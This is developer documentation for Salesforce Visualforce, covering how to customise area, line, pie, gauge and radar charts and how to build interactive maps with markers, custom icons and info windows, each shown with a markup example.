
Other Linear Series Charts

Other linear data series charts include <apex:areaSeries>, <apex:lineSeries>, and <apex:scatterSeries>.

You can combine linear data series charts on the same graph, but to create meaningful charts, keep the following in mind:


- Data series charts draw on top of each other in the order you define them in Visualforce markup.
- Define <apex:barSeries> charts first because they usually need to be in the background because they can't be transparent.

The <apex:areaSeries> components are similar to stacked bar charts, except that the chart is drawn as shaded areas defined by a line connecting the points of the series instead of as individual bars. To combine <apex:areaSeries> with other data series, use the opacity attribute to make the area chart partially transparent. The opacity attribute is a floating point number between 0.0 and 1.0, with 0.0 being fully transparent and 1.0 being fully opaque. Here's an area series combined with a bar series:




```
<apex:chart height="400" width="700" animate="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" title="Closed Won" grid="true"
        fields="data1,data2,data3">
        <apex:chartLabel />
    </apex:axis>
    <apex:axis type="Numeric" position="right" fields="data1"
        title="Closed Lost" />
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:areaSeries axis="left" tips="true" opacity="0.4"
        xField="name" yField="data1,data2,data3"/>
    <apex:barSeries orientation="vertical" axis="right"
        xField="name" yField="data1">
        <apex:chartLabel display="insideEnd" field="data1" color="#333"/>
    </apex:barSeries>
</apex:chart>
```

By default, legend titles for area charts use the names of fields in the `yField` attribute. In the previous example, the default titles are "data1", "data2", and "data3". To give the legend more meaningful titles, use the `title` attribute of the `<apex:areaSeries>` component. Use commas to separate items. For example, `title="MacDonald,Promas,Worle"`:



```
<apex:chart height="400" width="700" animate="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" fields="data1,data2,data3"
        title="Closed Won" grid="true">
        <apex:chartLabel />
    </apex:axis>
    <apex:axis type="Category" position="bottom" fields="name" title="2011">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:areaSeries axis="left" xField="name" tips="true"
        yField="data1,data2,data3" title="MacDonald,Picard,Worlex"  />
</apex:chart>
```

Like `<apex:areaSeries>` charts, `<apex:lineSeries>` charts use lines to connect a series of points. You can fill the area under the line. Unlike `<apex:areaSeries>` charts, `<apex:lineSeries>`charts don't stack. When `<apex:lineSeries>`charts aren't filled, you might choose to put several series in the same chart. Line series can display markers for the data points and you can define the color and size of both the markers and the connecting lines. Here's a chart that combines three line series, one of which is filled:



```
<apex:chart height="400" width="700" animate="true" legend="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" title="Volatility" grid="true"
        fields="data1,data2,data3">
        <apex:chartLabel />
    </apex:axis>
    <apex:axis type="Category" position="bottom" title="Month" grid="true"
        fields="name">
        <apex:chartLabel />
    </apex:axis>
    <apex:lineSeries axis="left" xField="name" yField="data1"
        strokeColor="#0000FF" strokeWidth="4"/>
    <apex:lineSeries axis="left" fill="true" xField="name" yField="data2"
        markerType="cross" markerSize="4" markerFill="#FF0000"/>
    <apex:lineSeries axis="left" xField="name" yField="data3"
        markerType="circle" markerSize="4" markerFill="#8E35EF">
        <apex:chartTips height="20" width="120"/>
    </apex:lineSeries>
</apex:chart>
```

Note: An `<apex:lineSeries>` component might not fill as expected if a Numeric axis doesn't increase in order as it moves up and to the right. The solution is to set the axis to `type="Category"` and sort the values manually before passing the data to the chart.

The `<apex:scatterSeries>` charts are like `<apex:lineSeries>` charts without the connecting lines. By varying the marker size, type, and color, it's easy to plot many scatter series on the same chart.

SEE ALSO:


Chart Colors

Chart Layout and Annotation

Pie Charts

The most common customizations to `<apex:pieSeries>` charts is to colors and labels. Use the `colorSet` attribute and the `<apex:chartLabel>` component that were demonstrated in previous examples.

To create a ring chart instead of a pie chart, set the `donut` attribute. The `donut` attribute is an integer between 0 and 100 and represents the percentage of the radius of the hole. Here's a simple ring chart:



```
<apex:chart data="{!pieData}" height="400" width="500" background="#F5F5F5">
    <apex:legend position="left"/>
    <apex:pieSeries labelField="name" dataField="data1" donut="50">
        <apex:chartLabel display="middle" orientation="vertical"
            font="bold 18px Helvetica"/>
    </apex:pieSeries>
</apex:chart>
```

SEE ALSO:


Chart Colors

Chart Layout and Annotation

Gauge Charts

Gauge charts show a single measurement against a defined axis or scale. Although it charts a single number, you can vary the axis and chart colors to communicate what that number means.

Use the `minimum` and `maximum` attributes of the `<apex:axis>` tag to define the range of values. Use the `colorSet` attribute of the `<apex:gaugeSeries>` tag to indicate whether the current value is good or bad. Here's a chart that indicates the metric is well within an acceptable range:



```
<apex:chart height="250" width="450" animate="true" data="{!data}">
    <apex:axis type="Gauge" position="gauge" title="Transaction Load"
        minimum="0" maximum="100" steps="10"/>
    <apex:gaugeSeries dataField="data1" donut="50" colorSet="#78c953,#ddd"/>
</apex:chart>
```

Note: Gauge charts don’t support legends or labels.

SEE ALSO:

Chart Colors


Chart Layout and Annotation

Radar Charts

Radar charts are like line charts but they use a circular axis instead of a linear grid.

Use the `markerType`, `markerSize`, and `markerFill` attributes to set the style, size, and color of the markers. Use the `strokeColor` and `strokeWidth` attributes to set the color and thickness of the connecting lines. Optionally, set `fill=true` to fill the area enclosed by the series, and use `opacity` to make it transparent so that other series remain visible. The `opacity` attribute is a floating point number between 0.0 and 1.0, with 0.0 being fully transparent and 1.0 being fully opaque.

Here’s an example of a radar chart, and the markup that creates it:



```
<apex:chart height="530" width="700" legend="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Radial" position="radial">
        <apex:chartLabel />
    </apex:axis>
    <apex:radarSeries xField="name" yField="data1" tips="true" opacity="0.4"/>
    <apex:radarSeries xField="name" yField="data2" tips="true" opacity="0.4"/>
    <apex:radarSeries xField="name" yField="data3" tips="true"
        markerType="cross" strokeWidth="2" strokeColor="#f33" opacity="0.4"/>
 </apex:chart>
```

SEE ALSO:

Chart Colors

Chart Layout and Annotation

CHAPTER 16 Creating Maps with Visualforce

Maps communicate information more clearly than mere location data. Visualforce mapping components make it simple to create maps that use third-party mapping services. Visualforce maps are interactive, JavaScript-based maps, complete with zooming, panning, and markers based on your Salesforce or other data. Create standalone map pages, maps that you can insert into page layouts, and even mobile maps for the Salesforce app.

Visualforce provides a set of related mapping components. The `<apex:map>` component defines the map canvas, including size, type, center point, and initial zoom level. The `<apex:mapMarker>` child component defines the markers to place on the map by address or geolocation (latitude and longitude). You can use the `<apex:mapInfoWindow>` component to add customizable information panels that appear when a marker is clicked or tapped.

Note: Visualforce mapping components aren't available in Developer Edition organizations.

Maps that you define in Visualforce markup generate JavaScript code to render onto the page. This JavaScript connects to a mapping service and builds the map by fetching map tiles and placing markers. If your items to be mapped don't have a latitude and longitude, Visualforce maps can geocode their addresses. After the map renders, your users can interact with the map by panning and zooming, just like they're used to with other map sites. The effect is as if you wrote your own custom JavaScript to interact with a third-party mapping service, but without actually needing to write it. You define the map in Visualforce and get the mapping JavaScript for free.

Important: Visualforce mapping components add JavaScript to your page, and use third-party JavaScript code to draw the map.

- JavaScript added by Visualforce uses industry-standard best practices to avoid conflicts with other JavaScript executing on the same page. If your own JavaScript doesn't also use best practices, it could conflict with the mapping code.
- Addresses that need geocoding—that is, locations that don't include values for latitude and longitude—are sent to a third-party service for geocoding. These addresses aren't associated with your organization, and no other data is sent other than what you provide in your Visualforce markup. However, if your organization requires strict control of data shared outside of Salesforce, don't use the geocoding feature of Visualforce maps.

IN THIS SECTION:

Example of Building Map Data in Apex

Construct your location data in Apex to perform a custom query, search for nearby locations, filter or transform results, or when you can't use the results returned by a Visualforce standard controller.

Creating Basic Maps

A basic map without markers requires only an `<apex:map>` component. This component defines the map's basic canvas, including its dimensions, location, and initial zoom level.

The `center` attribute defines the point around which the map is centered. You can provide `center` values in several formats.


- A string that represents an address. For example, "1 Market Street, San Francisco, CA". The address is geocoded to determine its latitude and longitude.
- A string that represents a JSON object with `latitude` and `longitude` attributes that specify location coordinates. For example, "{latitude: 37.794, longitude: -122.395}".
- An Apex map object of type `Map<String, Double>`, with `latitude` and `longitude` keys to specify location coordinates.

If `<apex:map>` doesn't have child `<apex:mapMarker>` tags, the `center` attribute is required.

This simple street map displays the neighborhood around Salesforce's San Francisco headquarters.

```
<apex:page >

    <h1>Salesforce in San Francisco</h1>

    <!-- Display the address on a map -->
    <apex:map width="600px" height="400px" mapType="roadmap" zoomLevel="16"
        center="One Market Street, San Francisco, CA">
    </apex:map>

</apex:page>
```

This code produces the following map.



Notice the following in this example.

- The mapped address has no marker. The `<apex:map>` component doesn't, by itself, display map markers, even for the center point. To display up to 100 markers, add child `<apex:mapMarker>` components.
- The map's `center` location value is provided as a street address, not a geolocation. The mapping service looks up the latitude and longitude for the address. This process is called *geocoding*. You can include up to 10 geocoded addresses to a map, either as `center` attributes or as markers added with `<apex:mapMarker>` components.
- The `mapType` value is "roadmap", a standard street map. Other options are "satellite" and "hybrid".

Adding Location Markers to a Map

You can add markers to a map to represent specific locations using the `<apex:mapMarker>` component. You can include text that displays when a pointer hovers over the marker.

To place a marker on a map, add an `<apex:mapMarker>` component as a child of the associated `<apex:map>`. You specify the marker's location with the `position` attribute. Optionally, use the `title` attribute to display text when the pointer hovers over the marker.

You can add up to 100 markers to a map. Use an `<apex:repeat>` iteration component to add multiple markers from a collection or list.

Note: Visualforce maps can be resource-intensive which can cause memory issues within mobile browsers and the Salesforce app. Maps with many markers or large images used as custom markers can further increase memory consumption. If you plan to deploy Visualforce maps in pages that are used in mobile contexts, be sure to test those pages thoroughly.

The `position` attribute defines the point on the map to place the marker. You can provide `position` values in several formats.


Note: You can have up to 10 geocoded address lookups per map. Lookups for both the `center` attribute of the `<apex:map>` component and the `position` attribute of the `<apex:mapMarker>` component count against this limit. To display more markers, provide `position` values that don't require geocoding. Locations that exceed the geocoding limit are skipped.

- A string that represents an address. For example, "1 Market Street, San Francisco, CA". The address is geocoded to determine its latitude and longitude.
- A string that represents a JSON object with `latitude` and `longitude` attributes that specify location coordinates. For example, "{latitude: 37.794, longitude: -122.395}".
- An Apex map object of type `Map<String, Double>`, with `latitude` and `longitude` keys to specify location coordinates.

Here's a page that shows a list of contacts for an account, centered on the account's address.

```
<apex:page standardController="Account">

  <!-- This page must be accessed with an Account Id in the URL. For example:
       https://MyDomainName--c.vf.force.com/apex/NearbyContacts?id=001D000000JRBet -->

  <apex:pageBlock >
    <apex:pageBlockSection title="Contacts For {! Account.Name }">

     <apex:dataList value="{! Account.Contacts }" var="contact">
       <apex:outputText value="{! contact.Name }" />
     </apex:dataList>

  <apex:map width="600px" height="400px" mapType="roadmap"
    center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">

    <apex:repeat value="{! Account.Contacts }" var="contact">
    <apex:mapMarker title="{! contact.Name }"
       position="{!contact.MailingStreet},{!contact.MailingCity},{!contact.MailingState}"

    />
    </apex:repeat>

  </apex:map>

    </apex:pageBlockSection>
  </apex:pageBlock>

</apex:page>
```

This code produces the following map.



Contacts For salesforce.com

- Marc Benioff
- Harry Lime
- Joe Smith

Notice the following in this example.

- The `center` and `position` attributes are passed as a Visualforce expression that concatenates address elements to provide an address string that can be geocoded.
- Because this page uses geocoding for the addresses, it displays only the first nine contacts. The `center` attribute of `<apex:map>` uses one geocoding lookup as part of the 10 allowed. (In the illustration, the account has only three contacts.)

Using Custom Marker Icons

The Visualforce map marker icon is functional but plain. To differentiate markers and add detail or style to your maps, use custom map marker icons.

To customize a marker's icon, set the `icon` attribute to an absolute or fully qualified URL to the graphic to use. You can reference any image on the Web, for example, if your graphics are distributed in a CDN. You can also use graphics stored in a static resource. If you use images from a static resource, use the URLFOR() function to obtain the image URL. For example:

```
<apex:mapMarker title="{! Account.Name }"
    position="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}"
    icon="{! URLFOR($Resource.MapMarkers, 'moderntower.png') }" />
```


Use a common graphics format, such as PNG, GIF, or JPEG. The preferred marker size is 32 × 32 pixels. Other sizes are scaled, which doesn't always produce ideal results.

Note: Visualforce maps can be resource-intensive which can cause memory issues within mobile browsers and the Salesforce app. Maps with many markers or large images used as custom markers can further increase memory consumption. If you plan to deploy Visualforce maps in pages that are used in mobile contexts, be sure to test those pages thoroughly.

This complete page illustrates using a custom marker to indicate an account's location, and standard markers for the account's contacts.

```
<apex:page standardController="Account">

  <!-- This page must be accessed with an Account Id in the URL. For example:
       https://MyDomainName--c.vf.force.com/apex/AccountContacts?id=001D000000JRBet -->
  <apex:pageBlock >
    <apex:pageBlockSection title="Contacts For {! Account.Name }">

      <apex:dataList value="{! Account.Contacts }" var="contact">
        <apex:outputText value="{! contact.Name }" />
      </apex:dataList>

      <apex:map width="600px" height="400px" mapType="roadmap"
  center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">

      <!-- Add a CUSTOM map marker for the account itself -->
      <apex:mapMarker title="{! Account.Name }"
  position="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}"
       icon="{! URLFOR($Resource.MapMarkers, 'moderntower.png') }"/>

      <!-- Add STANDARD markers for the account's contacts -->
      <apex:repeat value="{! Account.Contacts }" var="ct">
        <apex:mapMarker title="{! ct.Name }"
          position="{! ct.MailingStreet },{! ct.MailingCity },{! ct.MailingState }">
        </apex:mapMarker>
      </apex:repeat>

      </apex:map>

    </apex:pageBlockSection>
  </apex:pageBlock>

</apex:page>
```

This code produces the following map.



▼ Contacts For salesforce.com

- Marc Benioff
- Harry Lime
- Joe Smith

To use different icons for markers added inside an iteration like `<apex:repeat>`, use an expression related to the iteration variable to define the URL. One simple way is to use icons named for a lookup field on a record. Another approach is to provide the icon name in a custom formula field.

Here's the previous `<apex:repeat>` block with a variation that assumes the contact object has a custom field named "ContactType__c" and that each contact type has a correspondingly named icon.

```
<!-- Add CUSTOM markers for the account's contacts -->
    <apex:repeat value="{! Account.Contacts }" var="ct">
        <apex:mapMarker title="{! ct.Name }"
          position="{! ct.MailingStreet },{! ct.MailingCity },{! ct.MailingState }"
          icon="{! URLFOR($Resource.MapMarkers, ct.ContactType__c + '.png') }">
        </apex:mapMarker>
    </apex:repeat>
```

If you use a field to provide a critical part of the icon's URL make sure that it always provides a usable value. For example, by making it a required field, or by ensuring a formula field provides a sensible default value.

Adding Info Windows to Markers

Info windows allow you to show extra details on a map. Info windows appear when a user clicks or taps the marker.

The map marker `title` attribute lets you display a small amount of information when a user hovers over the marker. To display more information or have more control over how it's formatted, use an info window instead of or in addition to the `title` attribute.


For example, you can display complete details for a contact's address, formatted for optimal display. You can add a clickable telephone link or even display a profile photo for objects that have one.

To add an info window to a map marker, add an `<apex:mapInfoWindow>` component as a child component of the associated `<apex:mapMarker>`. The body of the `<apex:mapInfoWindow>` component is displayed in the info window when users click or tap the marker, and can be Visualforce markup, HTML and CSS, or plain text.

This complete page uses Visualforce markup for the contents of the info window.

```
<apex:page standardController="Account">

  <!-- This page must be accessed with an Account Id in the URL. For example:

https://MyDomainName--c.vf.force.com/apex/AccountContactsCustomMarker?id=001D000000JRBet
 -->

  <apex:pageBlock >
    <apex:pageBlockSection title="Contacts For {! Account.Name }">

      <apex:dataList value="{! Account.Contacts }" var="contact">
        <apex:outputText value="{! contact.Name }" />
      </apex:dataList>

      <apex:map width="600px" height="400px" mapType="roadmap"
  center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">

      <!-- Add markers for account contacts -->
      <apex:repeat value="{! Account.Contacts }" var="ct">
        <apex:mapMarker title="{! ct.Name }"
          position="{! ct.MailingStreet },{! ct.MailingCity },{! ct.MailingState }">
          <!-- Add info window with contact details -->
          <apex:mapInfoWindow >
            <apex:outputPanel layout="block" style="font-weight: bold;">
              <apex:outputText>{! ct.Name }</apex:outputText>
            </apex:outputPanel>

            <apex:outputPanel layout="block">
              <apex:outputText>{! ct.MailingStreet }</apex:outputText>
            </apex:outputPanel>

            <apex:outputPanel layout="block">
             <apex:outputText>{! ct.MailingCity }, {! ct.MailingState }</apex:outputText>

            </apex:outputPanel>

            <apex:outputPanel layout="block">
              <apex:outputLink value="{! 'tel://' + ct.Phone }">
                  <apex:outputText>{! ct.Phone }</apex:outputText>
              </apex:outputLink>
            </apex:outputPanel>
          </apex:mapInfoWindow>

        </apex:mapMarker>
      </apex:repeat>

      </apex:map>

    </apex:pageBlockSection>
  </apex:pageBlock>

</apex:page>
```

This code produces the following map.



Contacts For salesforce.com

- Marc Benioff
- Harry Lime
- Joe Smith

Marc Benioff
1 Market Street
San Francisco, CA
(415) 901-7000

By default, only one info window displays at a time. When you click another marker, the first info window closes, and the new info window opens. To display multiple info windows at once, set `showOnlyActiveInfoWindow` to `false` on the containing `<apex:map>` component.

Note: Consider carefully the effect of displaying multiple info windows at once, because it can create a cluttered map.

